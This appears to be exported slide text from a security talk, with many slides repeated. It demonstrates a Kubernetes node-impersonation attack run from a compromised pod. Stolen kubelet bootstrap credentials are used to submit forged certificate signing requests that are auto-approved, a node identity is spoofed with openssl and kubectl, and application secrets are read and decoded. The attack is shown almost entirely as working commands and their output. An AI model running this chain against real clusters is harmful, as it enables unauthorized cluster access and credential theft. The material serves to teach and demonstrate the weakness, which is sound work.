    SQVAyanRSY3JidUtEYjVSUGN5eHlsNEV3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVV
    FQXhNa00yVTVNV00yT1RjdE9HWXpPUzAwTkRRMUxXRXpNR1V0WkRrd11qUTJNV1JtTURVeApNQjR
    YRFRFNE1URXlPVEUzTURNeE0xb1hEVE16TVRFeU9ERTNNRE14TTFvd1ZqRVZNQk1HQTFVRUNoTU1
    jM2x6CmRHVnRPbTV2WkdWek1UMHdPd11EVlFREV6UnplWE4wWlcwNmJtOWtaVHBuYTJVdFkyeDF
    ....
```

DESCRIBE CSR

```
  root@hckd# khack get csr
  NAME            SIGNERNAME                      REQUESTOR                      CONDITION
# node-csr-CW2... kubernetes.io/kube-apiserv... kubelet                        Approved,Issued
  csr-rr7rg       kubernetes.io/kubelet-serving system:node:gke-cluster-1-...  Approved,Issued

  root@hckd# khack get csr node-csr-CW2... -o yaml
  apiVersion: certificates.k8s.io/v1beta1
  kind: CertificateSigningRequest
  ....
  status:
    certificate: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNWVENDQVQyZ0F3SUJBZ0l
    SQVAyanRSY3JidUtEYjVSUGN5eHlsNEV3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVV
    FQXhNa00yVTVNV00yT1RjdE9HWXpPUzAwTkRRMUxXRXpNR1V0WkRrd11qUTJNV1JtTURVeApNQjR
    YRFRFNE1URXlPVEUzTURNeE0xb1hEVE16TVRFeU9ERTNNRE14TTFvd1ZqRVZNQk1HQTFVRUNoTU1
    jM2x6CmRHVnRPbTV2WkdWek1UMHdPd11EVlFREV6UnplWE4wWlcwNmJtOWtaVHBuYTJVdFkyeDF
    ....
```

DESCRIBE CSR

```
  root@hckd# khack get csr
  NAME            SIGNERNAME                      REQUESTOR                      CONDITION
# node-csr-CW2... kubernetes.io/kube-apiserv... kubelet                        Approved,Issued
  csr-rr7rg       kubernetes.io/kubelet-serving system:node:gke-cluster-1-...  Approved,Issued

  root@hckd# khack get csr node-csr-CW2... -o yaml
  apiVersion: certificates.k8s.io/v1beta1
  kind: CertificateSigningRequest
  ....
  status:
    certificate: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNWVENDQVQyZ0F3SUJBZ0l
    SQVAyanRSY3JidUtEYjVSUGN5eHlsNEV3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVV
    FQXhNa00yVTVNV00yT1RjdE9HWXpPUzAwTkRRMUxXRXpNR1V0WkRrd1lqUTJNV1JtTURVeApNQjR
    YRFRFNE1URXlPVEUzTURNeE0xb1hEVE16TVRFeU9ERTNNRE14TTFvd1ZqRVZNQk1HQTFVRUNoTU1
    jM2x6CmRHVnRPbTV2WkdWek1UMHdPd11EVlFREV6UnplWE4wWlcwNmJtOWtaVHBuYTJVdFkyeDF
      ....
```

DECODE & ACCESS CSR

```
root@hckd# khack get csr node-csr-CW2...          \
      -o jsonpath='{.status.certificate}'         \
      | base64 -d >                               \
      node.crt
```

```
root@hckd# cat node.crt
-----BEGIN CERTIFICATE-----
MIIDGjCCAYKgAwIBAgIQQavGj5hqouyM49FHxtCWzDANBgkqhkiG9w0BAQsFADAv
MS0wKwYDVQQDEyQyYzFiZmIwYi00ZWZiLTRmZGYtYTk0ZS02OTFkOGZkOGFhOGQw
HhcNMjExMTI0MDQ1ODI5WhcNMjYxMTIzMDQ1ODI5WjBWMRUwEwYDVQQKEwxzeXN0
ZW06bm9kZXMxPTA7BgNVBAMTNHN5c3RlbTpub2RlOmdrZS1jbHVzdGVyLTEtZGVm
....
```

DECODE & ACCESS CSR

```
root@hckd# khack get csr node-csr-CW2...          \
      -o jsonpath='{.status.certificate}'         \
      | base64 -d >                               \
      node.crt
```

```
root@hckd# cat node.crt
-----BEGIN CERTIFICATE-----
MIIDGjCCAYKgAwIBAgIQQavGj5hqouyM49FHxtCWzDANBgkqhkiG9w0BAQsFADAv
MS0wKwYDVQQDEyQyYzFiZmIwYi00ZWZiLTRmZGYtYTk0ZS02OTFkOGZkOGFhOGQw
HhcNMjExMTI0MDQ1ODI5WhcNMjYxMTIzMDQ1ODI5WjBWMRUwEwYDVQQKEwxzeXN0
ZW06bm9kZXMxPTA7BgNVBAMTNHN5c3RlbTpub2RlOmdrZS1jbHVzdGVyLTEtZGVm
....
```

EXPLOIT PWND CERTIFICATE

```
root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key  node.crt

root@hckd# alias khack2="kubectl \
#                --client-certificate    node.crt                \
#                --client-key            kubelet.key               \
#                --certificate-authority apiserver.crt             \
#                --server https://${KUBERNETES_PORT_443_TCP_ADDR}"


root@hckd# khack2 get pods
error: tls: private key type does not match public key type
```

EXPLOIT PWND CERTIFICATE

```
root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key  node.crt

root@hckd# alias khack2="kubectl \
#                --client-certificate    node.crt                \
#                --client-key            kubelet.key               \
#                --certificate-authority apiserver.crt             \
#                --server https://${KUBERNETES_PORT_443_TCP_ADDR}"


root@hckd# khack2 get pods
error: tls: private key type does not match public key type
```

EXPLOIT PWND CERTIFICATE

```
root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key  node.crt

root@hckd# alias khack2="kubectl \
#                --client-certificate    node.crt             \
#                --client-key            kubelet.key            \
#                --certificate-authority apiserver.crt          \
#                --server https://${KUBERNETES_PORT_443_TCP_ADDR}"


root@hckd# khack2 get pods
error: tls: private key type does not match public key type
```

EXPLOIT PWND CERTIFICATE

```
root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key  node.crt

root@hckd# alias khack2="kubectl \
#                --client-certificate    node.crt                \
#                --client-key            kubelet.key               \
#                --certificate-authority apiserver.crt             \
#                --server https://${KUBERNETES_PORT_443_TCP_ADDR}"


root@hckd# khack2 get pods
error: tls: private key type does not match public key type
```

????

EXPLOIT PWND CERTIFICATE

```
root@hckd# khack2 get pods
error: tls: private key type does not match public key type
```

The Kubelet Bootstrapper created a new private key...

EXPLOIT PWND CERTIFICATE

```
root@hckd# khack2 get pods
error: tls: private key type does not match public key type
```

The Kubelet Bootstrapper created a new private key...

» Let's create our own key!

DESCRIBE CURRENT CERT

```
root@hckd# openssl x509 -in node.crt -text
Certificate:
    Data:
    ....
        Subject: O = system:nodes, CN = system:node:gke-cluster-1-...
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
    ....
```

GENERATE KEY

```
root@hckd# openssl x509 -in node.crt -text
Certificate:
    Data:
    ....
        Subject: O = system:nodes, CN = system:node:gke-cluster-1-...
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
    ....
```

GENERATE KEY

```
root@hckd# openssl x509 -in node.crt -text
Certificate:
    Data:
    ....
        Subject: O = system:nodes, CN = system:node:gke-cluster-1-...
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
    ....
```

GENERATE KEY

```
root@hckd# openssl req -nodes -newkey rsa:2048  \
#                -keyout skynet.key             \
#                -out skynet.csr                \
#                -subj "/O=system:nodes/CN=system:node:whatever" <- remember this
Generating a RSA private key
.................................+++++
.........................+++++
writing new private key to 'skynet.key'
-----

root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key
node.crt  skynet.csr  skynet.key
```

GENERATE KEY

```
root@hckd# openssl req -nodes -newkey rsa:2048  \
#                -keyout skynet.key             \
#                -out skynet.csr                \
#                -subj "/O=system:nodes/CN=system:node:whatever" <- remember this
Generating a RSA private key
..............................+++++
.........................+++++
writing new private key to 'skynet.key'
-----

root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key
node.crt  skynet.csr  skynet.key
```

GENERATE KEY

```
root@hckd# openssl req -nodes -newkey rsa:2048  \
#                -keyout skynet.key             \
#                -out skynet.csr                \
#                -subj "/O=system:nodes/CN=system:node:whatever" <- remember this
Generating a RSA private key
.................................+++++
.........................+++++
writing new private key to 'skynet.key'
-----

root@hckd# ls
apiserver.crt  kubelet.crt  kubelet.key
node.crt  skynet.csr  skynet.key
```

SUBMIT THE KEY TO K8S API

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
certificatesigningrequest.certificates.k8s.io/node-csr-1637735026 created
```

SUBMIT THE KEY TO K8S API

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
certificatesigningrequest.certificates.k8s.io/node-csr-1637735026 created
```

SUBMIT THE KEY TO K8S API

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
certificatesigningrequest.certificates.k8s.io/node-csr-1637735026 created
```

SUBMIT THE KEY TO K8S API

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
certificatesigningrequest.certificates.k8s.io/node-csr-1637735026 created
```

SUBMIT THE KEY TO K8S API

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
certificatesigningrequest.certificates.k8s.io/node-csr-1637735026 created
```

VALIDATE APPROVAL

```
root@hckd# khack get csr
  NAME                      AGE   SIGNERNAME  REQUESTOR            CONDITION
  csr-d886r                 85m   kubernet... system:node:gke-... Approved,Issued
  node-csr-13YZFdbS1sQ8...  85m   kubernet... kubelet              Approved,Issued
# node-csr-1637735026       14s   kubernet... kubelet              Approved,Issued
```

SUCCESS!

VALIDATE APPROVAL

```
root@hckd# khack get csr
  NAME                    AGE   SIGNERNAME  REQUESTOR           CONDITION
  csr-d886r               85m   kubernet... system:node:gke-... Approved,Issued
  node-csr-13YZFdbS1sQ8... 85m   kubernet... kubelet             Approved,Issued
# node-csr-1637735026     14s   kubernet... kubelet             Approved,Issued
```

SUCCESS!

LET'S DECODE IT!

```
root@hckd# khack get csr node-csr-1637735026
  NAME                      AGE   SIGNERNAME  REQUESTOR  CONDITION
  node-csr-1637735026       14s   kubernet... kubelet    Approved,Issued

root@hckd# khack get csr node-csr-1637735026    \
      -o jsonpath='{.status.certificate}'       \
      | base64 -d >                             \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJKoZIhvcNAQELBQAw
LzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi00ZmRmLWE5NGUtNjkxZDhmZDhhYThk
MB4XDTIxMTEyNDA2MjM0OVoXDTI2MTEyMzA2MjM0OVowNjEVMBMGA1UEChMMc3lz
```

LET'S DECODE IT!

```
root@hckd# khack get csr node-csr-1637735026
  NAME                     AGE   SIGNERNAME  REQUESTOR  CONDITION
  node-csr-1637735026      14s   kubernet... kubelet    Approved,Issued

root@hckd# khack get csr node-csr-1637735026    \
      -o jsonpath='{.status.certificate}'       \
      | base64 -d >                             \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJKoZIhvcNAQELBQAw
LzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi00ZmRmLWE5NGUtNjkxZDhmZDhhYThk
MB4XDTIxMTEyNDA2MjM0OVoXDTI2MTEyMzA2MjM0OVowNjEVMBMGA1UEChMMc3lz
```

LET'S DECODE IT!

```
root@hckd# khack get csr node-csr-1637735026
  NAME                      AGE   SIGNERNAME  REQUESTOR  CONDITION
  node-csr-1637735026       14s   kubernet... kubelet    Approved,Issued

root@hckd# khack get csr node-csr-1637735026    \
      -o jsonpath='{.status.certificate}'       \
      | base64 -d >                             \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJKoZIhvcNAQELBQAw
LzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi00ZmRmLWE5NGUtNjkxZDhmZDhhYThk
MB4XDTIxMTEyNDA2MjM0OVoXDTI2MTEyMzA2MjM0OVowNjEVMBMGA1UEChMMc3lz
```

TRY IT!

```
root@hckd# alias khack-final="kubectl \
#               --client-certificate    skynet.crt            \
#               --client-key            skynet.key            \
#               --certificate-authority apiserver.crt         \
#               --server https://${KUBERNETES_PORT_443_TCP_ADDR}"

root@hckd# khack-final get no
NAME                                     STATUS   ROLES    AGE   VERSION
gke-cluster-1-default-pool-34b372e1-bhfv   Ready    <none>   97m   v1.20.10-gke.2100

root@hckd# khack-final get po
NAME         READY   STATUS    RESTARTS   AGE
hacked-pod   1/1     Running   0          79m
```

TRY IT!

```
root@hckd# alias khack-final="kubectl \
#               --client-certificate    skynet.crt            \
#               --client-key            skynet.key            \
#               --certificate-authority apiserver.crt         \
#               --server https://${KUBERNETES_PORT_443_TCP_ADDR}"

root@hckd# khack-final get no
NAME                                     STATUS   ROLES    AGE   VERSION
gke-cluster-1-default-pool-34b372e1-bhfv   Ready    <none>   97m   v1.20.10-gke.2100

root@hckd# khack-final get po
NAME         READY   STATUS    RESTARTS   AGE
hacked-pod   1/1     Running   0          79m
```

TRY IT!

```
root@hckd# alias khack-final="kubectl \
#               --client-certificate    skynet.crt            \
#               --client-key            skynet.key            \
#               --certificate-authority apiserver.crt         \
#               --server https://${KUBERNETES_PORT_443_TCP_ADDR}"

root@hckd# khack-final get no
NAME                                        STATUS   ROLES    AGE   VERSION
gke-cluster-1-default-pool-34b372e1-bhfv    Ready    <none>   97m   v1.20.10-gke.2100

root@hckd# khack-final get po
NAME          READY   STATUS    RESTARTS   AGE
hacked-pod    1/1     Running   0          79m
```

TRY IT!

```
root@hckd# alias khack-final="kubectl \
#               --client-certificate    skynet.crt            \
#               --client-key            skynet.key            \
#               --certificate-authority apiserver.crt         \
#               --server https://${KUBERNETES_PORT_443_TCP_ADDR}"

root@hckd# khack-final get no
NAME                                        STATUS   ROLES    AGE   VERSION
gke-cluster-1-default-pool-34b372e1-bhfv    Ready    <none>   97m   v1.20.10-gke.2100

root@hckd# khack-final get po
NAME          READY   STATUS    RESTARTS   AGE
hacked-pod    1/1     Running   0          79m
```

REMEMBER OUR TARGETS?

APP SENSITIVE DATA

Secret

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: sensitive-app-secrets
type: Opaque
data:
    # echo -n "target_password" | base64
    APP_PASSWORD: dGFyZ2V0X3Bhc3N3b3Jk
    # echo -n "target_username" | base64
    APP_USERNAME: dGFyZ2V0X3VzZXJuYW1l
```

Pod

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sensitive-app
  labels:
    app: target-app
spec:
  containers:
    - env:
        - name: PASSWORD
          valueFrom:
            secretKeyRef:
              name: sensitive-app-secrets
              key: APP_PASSWORD
```

ADMIN SERVICE ACCOUNT

ClusterRole
cluster-admin

ClusterRoleBinding

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: target
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: cluster-admin
subjects:
  - kind: ServiceAccount
    name: target-sa
    namespace: kube-system
```

Pod

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: admin-app
  namespace: kube-system
  labels:
    app: target-app
spec:
  serviceAccountName: target-sa
  containers: ...
```

ServiceAccount

```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: target-sa
  namespace: kube-system
```

TARGET 1

STEALING SECRETS

```
root@hckd# khack-final get po
NAME                READY   STATUS    RESTARTS   AGE
hacked-pod          1/1     Running   0          80m
sensitive-app       1/1     Running   0          2m
```

TARGET 1

STEALING SECRETS

```
root@hckd# khack-final get po
NAME                READY   STATUS    RESTARTS   AGE
hacked-pod          1/1     Running   0          80m
sensitive-app       1/1     Running   0          2m
```

TARGET 1
STEALING SECRETS

```
root@hckd# khack-final get secrets
Error from server (Forbidden): secrets is forbidden:
User system:node:whatever cannot list resource "secrets" in API group
"" in the namespace "default"...
```

???

TARGET 1

STEALING SECRETS

```
root@hckd# khack-final get secrets
Error from server (Forbidden): secrets is forbidden:
User system:node:whatever cannot list resource "secrets" in API group
"" in the namespace "default"...
```

» We can't list secrets...

TARGET 1
STEALING SECRETS

```
root@hckd# khack-final get secrets
Error from server (Forbidden): secrets is forbidden:
User system:node:whatever cannot list resource "secrets" in API group
"" in the namespace "default"...
```

» We can't list secrets...

» Let's find its name!

TARGET 1
GET PODS SECRETS

```
root@hckd# khack-final get po
NAME            READY   STATUS
hacked-pod      1/1     Running
sensitive-app   1/1     Running  <- our target

root@hckd# khack-final get po sensitive-app -o yaml
apiVersion: v1
kind: Pod
metadata:
....
spec:
  containers:
  - env:
    - name: PASSWORD
      valueFrom:
        secretKeyRef:
          key: APP_PASSWORD
#         name: sensitive-app-secrets
    - name: USERNAME
      valueFrom:
        secretKeyRef:
          key: APP_USERNAME
#         name: sensitive-app-secrets
...
```

TARGET 1
GET PODS SECRETS

```
root@hckd# khack-final get po
NAME            READY   STATUS
hacked-pod      1/1     Running
sensitive-app   1/1     Running  <- our target

root@hckd# khack-final get po sensitive-app -o yaml
apiVersion: v1
kind: Pod
metadata:
....
spec:
  containers:
  - env:
    - name: PASSWORD
      valueFrom:
        secretKeyRef:
          key: APP_PASSWORD
#         name: sensitive-app-secrets
    - name: USERNAME
      valueFrom:
        secretKeyRef:
          key: APP_USERNAME
#         name: sensitive-app-secrets
...
```

TARGET 1
GET PODS SECRETS

```
root@hckd# khack-final get po
NAME            READY   STATUS
hacked-pod      1/1     Running
sensitive-app   1/1     Running  <- our target

root@hckd# khack-final get po sensitive-app -o yaml
apiVersion: v1
kind: Pod
metadata:
....
spec:
  containers:
  - env:
    - name: PASSWORD
      valueFrom:
        secretKeyRef:
          key: APP_PASSWORD
#         name: sensitive-app-secrets
    - name: USERNAME
      valueFrom:
        secretKeyRef:
          key: APP_USERNAME
#         name: sensitive-app-secrets
...
```

TARGET 1
GET SECRET VALUE

```
root@hckd# khack-final get secret sensitive-app-secrets -o yaml
Error from server (Forbidden): secrets "sensitive-app-secrets" is forbidden:
User "system:node:whatever" cannot get resource "secrets" in API group "" in
the namespace "default": no relationship found between node 'whatever' and this object
```

TARGET 1
GET SECRET VALUE

```
  root@hckd# khack-final get secret sensitive-app-secrets -o yaml
  Error from server (Forbidden): secrets "sensitive-app-secrets" is forbidden:
  User system:node:whatever cannot get resource "secrets" in API group "" in the namespace "default":
# no relationship found between node 'whatever' and this object
```

What now?

TARGET 1
GET SECRET VALUE

```
  root@hckd# khack-final get secret sensitive-app-secrets -o yaml
  Error from server (Forbidden): secrets "sensitive-app-secrets" is forbidden:
  User system:node:whatever cannot get resource "secrets" in API group "" in the namespace "default":
# no relationship found between node 'whatever' and this object
```

What now?

TARGET 1
GET SECRET VALUE

```
  root@hckd# khack-final get secret sensitive-app-secrets -o yaml
  Error from server (Forbidden): secrets "sensitive-app-secrets" is forbidden:
  User system:node:whatever cannot get resource "secrets" in API group "" in the namespace "default":
# no relationship found between node 'whatever' and this object
```

What now?

» We need to impersonate an existing Node!

TARGET 1

RECREATE CERT WITH VALID NODE NAME

```
root@hckd# khack-final get no
NAME                                          STATUS
gke-cluster-1-default-pool-34b372e1-bhfv   Ready

root@hckd# openssl req -nodes -newkey rsa:2048  \
#    -keyout skynet.key                         \
#    -out skynet.csr                            \
#    -subj                                      \
#    "/O=system:nodes/CN=system:node:gke-cluster-1-default-pool-34b372e1-bhfv"
Generating a RSA private key
.....................................+++++
.........................+++++
writing new private key to 'skynet.key'
-----
```

TARGET 1

RECREATE CERT WITH VALID NODE NAME

```
root@hckd# khack-final get no
NAME                                          STATUS
gke-cluster-1-default-pool-34b372e1-bhfv   Ready

root@hckd# openssl req -nodes -newkey rsa:2048  \
#    -keyout skynet.key                         \
#    -out skynet.csr                            \
#    -subj                                      \
#    "/O=system:nodes/CN=system:node:gke-cluster-1-default-pool-34b372e1-bhfv"
Generating a RSA private key
.....................................+++++
.........................+++++
writing new private key to 'skynet.key'
-----
```

TARGET 1

RECREATE CERT WITH VALID NODE NAME

```
root@hckd# khack-final get no
NAME                                        STATUS
gke-cluster-1-default-pool-34b372e1-bhfv    Ready

root@hckd# openssl req -nodes -newkey rsa:2048  \
#    -keyout skynet.key                         \
#    -out skynet.csr                            \
#    -subj                                      \
#    "/O=system:nodes/CN=system:node:gke-cluster-1-default-pool-34b372e1-bhfv"
Generating a RSA private key
.....................................+++++
.........................+++++
writing new private key to 'skynet.key'
-----
```

TARGET 1

RECREATE CERT WITH VALID NODE NAME

```
root@hckd# khack-final get no
NAME                                          STATUS
gke-cluster-1-default-pool-34b372e1-bhfv   Ready

root@hckd# openssl req -nodes -newkey rsa:2048  \
     -keyout skynet.key                         \
     -out skynet.csr                            \
     -subj                                      \
#    "/O=system:nodes/CN=system:node:gke-cluster-1-default-pool-34b372e1-bhfv"
Generating a RSA private key
.................................+++++
.........................+++++
writing new private key to 'skynet.key'
-----
```

SAME AS BEFORE...
SUBMIT CERTIFICATE

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
# certifica.../node-csr-1637737310 created
```

```
root@hckd# khack get csr                    \
      node-csr-1637737310                    \
      -o jsonpath='{.status.certificate}' \
      | base64 -d >                          \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJK
oZIhvcNAQELBQAwLzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi
00ZmRmLWE5NGUtNjkxZDhmZDhhYThkMB4XDTIxMTEyNDA2MjM
...
```

SAME AS BEFORE...
SUBMIT CERTIFICATE

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
# certifica.../node-csr-1637737310 created
```

```
root@hckd# khack get csr                    \
      node-csr-1637737310                    \
      -o jsonpath='{.status.certificate}' \
      | base64 -d >                          \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJK
oZIhvcNAQELBQAwLzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi
00ZmRmLWE5NGUtNjkxZDhmZDhhYThkMB4XDTIxMTEyNDA2MjM
...
```

SAME AS BEFORE...
SUBMIT CERTIFICATE

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
# certifica.../node-csr-1637737310 created
```

```
root@hckd# khack get csr                    \
      node-csr-1637737310                    \
      -o jsonpath='{.status.certificate}' \
      | base64 -d >                          \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJK
oZIhvcNAQELBQAwLzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi
00ZmRmLWE5NGUtNjkxZDhmZDhhYThkMB4XDTIxMTEyNDA2MjM
...
```

SAME AS BEFORE...
SUBMIT CERTIFICATE

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
# certifica.../node-csr-1637737310 created
```

```
root@hckd# khack get csr                    \
      node-csr-1637737310                    \
      -o jsonpath='{.status.certificate}' \
      | base64 -d >                          \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJK
oZIhvcNAQELBQAwLzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi
00ZmRmLWE5NGUtNjkxZDhmZDhhYThkMB4XDTIxMTEyNDA2MjM
...
```

SAME AS BEFORE...
SUBMIT CERTIFICATE

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
# certifica.../node-csr-1637737310 created
```

```
root@hckd# khack get csr                    \
      node-csr-1637737310                    \
      -o jsonpath='{.status.certificate}' \
      | base64 -d >                          \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJK
oZIhvcNAQELBQAwLzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi
00ZmRmLWE5NGUtNjkxZDhmZDhhYThkMB4XDTIxMTEyNDA2MjM
...
```

SAME AS BEFORE...
SUBMIT CERTIFICATE

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
# certifica.../node-csr-1637737310 created
```

```
root@hckd# khack get csr                    \
      node-csr-1637737310                    \
      -o jsonpath='{.status.certificate}' \
      | base64 -d >                          \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJK
oZIhvcNAQELBQAwLzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi
00ZmRmLWE5NGUtNjkxZDhmZDhhYThkMB4XDTIxMTEyNDA2MjM
...
```

SAME AS BEFORE...
SUBMIT CERTIFICATE

```
root@hckd# cat <<EOF | khack create -f -
apiVersion: certificates.k8s.io/v1beta1
kind: CertificateSigningRequest
metadata:
  name: node-csr-$(date +%s)
spec:
  groups:
  - system:nodes
  request: $(cat skynet.csr | base64 | tr -d '\n')
  usages:
  - digital signature
  - key encipherment
  - client auth
EOF
# certifica.../node-csr-1637737310 created
```

```
root@hckd# khack get csr                    \
      node-csr-1637737310                    \
      -o jsonpath='{.status.certificate}' \
      | base64 -d >                          \
      skynet.crt

root@hckd# cat skynet.crt
-----BEGIN CERTIFICATE-----
MIIDxjCCAi6gAwIBAgIRAItGFVuOH+VSZ6xWdHv5lC4wDQYJK
oZIhvcNAQELBQAwLzEtMCsGA1UEAxMkMmMxYmZiMGItNGVmYi
00ZmRmLWE5NGUtNjkxZDhmZDhhYThkMB4XDTIxMTEyNDA2MjM
...
```

GET SECRET VALUE
(FOR REAL THIS TIME)

```
  root@hckd# khack-final get secret sensitive-app-secrets -o yaml
  apiVersion: v1
  data:
#   APP_PASSWORD: dGFyZ2V0X3Bhc3N3b3Jk
#   APP_USERNAME: dGFyZ2V0X3VzZXJuYW1l
  kind: Secret
  metadata:
    annotations:
```

Let's decrypt it!

GET SECRET VALUE
(FOR REAL THIS TIME)

```
  root@hckd# khack-final get secret sensitive-app-secrets -o yaml
  apiVersion: v1
  data:
#   APP_PASSWORD: dGFyZ2V0X3Bhc3N3b3Jk
#   APP_USERNAME: dGFyZ2V0X3VzZXJuYW1l
  kind: Secret
  metadata:
    annotations:
```

Let's decrypt it!

DECRYPT SECRETS
SUCCESS!

```
root@hckd# khack-final get secret         \
      sensitive-app-secrets               \
      -o jsonpath='{.data.APP_PASSWORD}' \
      | base64 -d
target_password

root@hckd# khack-final get secret         \
      sensitive-app-secrets               \
      -o jsonpath='{.data.APP_USERNAME}' \
      | base64 -d
target_username
```

```
apiVersion: v1
kind: Secret
metadata:
  name: sensitive-app-secrets
type: Opaque
data:
# echo -n "target_password" | base64
  APP_PASSWORD: dGFyZ2V0X3Bhc3N3b3Jk
# echo -n "target_username" | base64
  APP_USERNAME: dGFyZ2V0X3VzZXJuYW1l
```

DECRYPT SECRETS
SUCCESS!

```
root@hckd# khack-final get secret         \
      sensitive-app-secrets               \
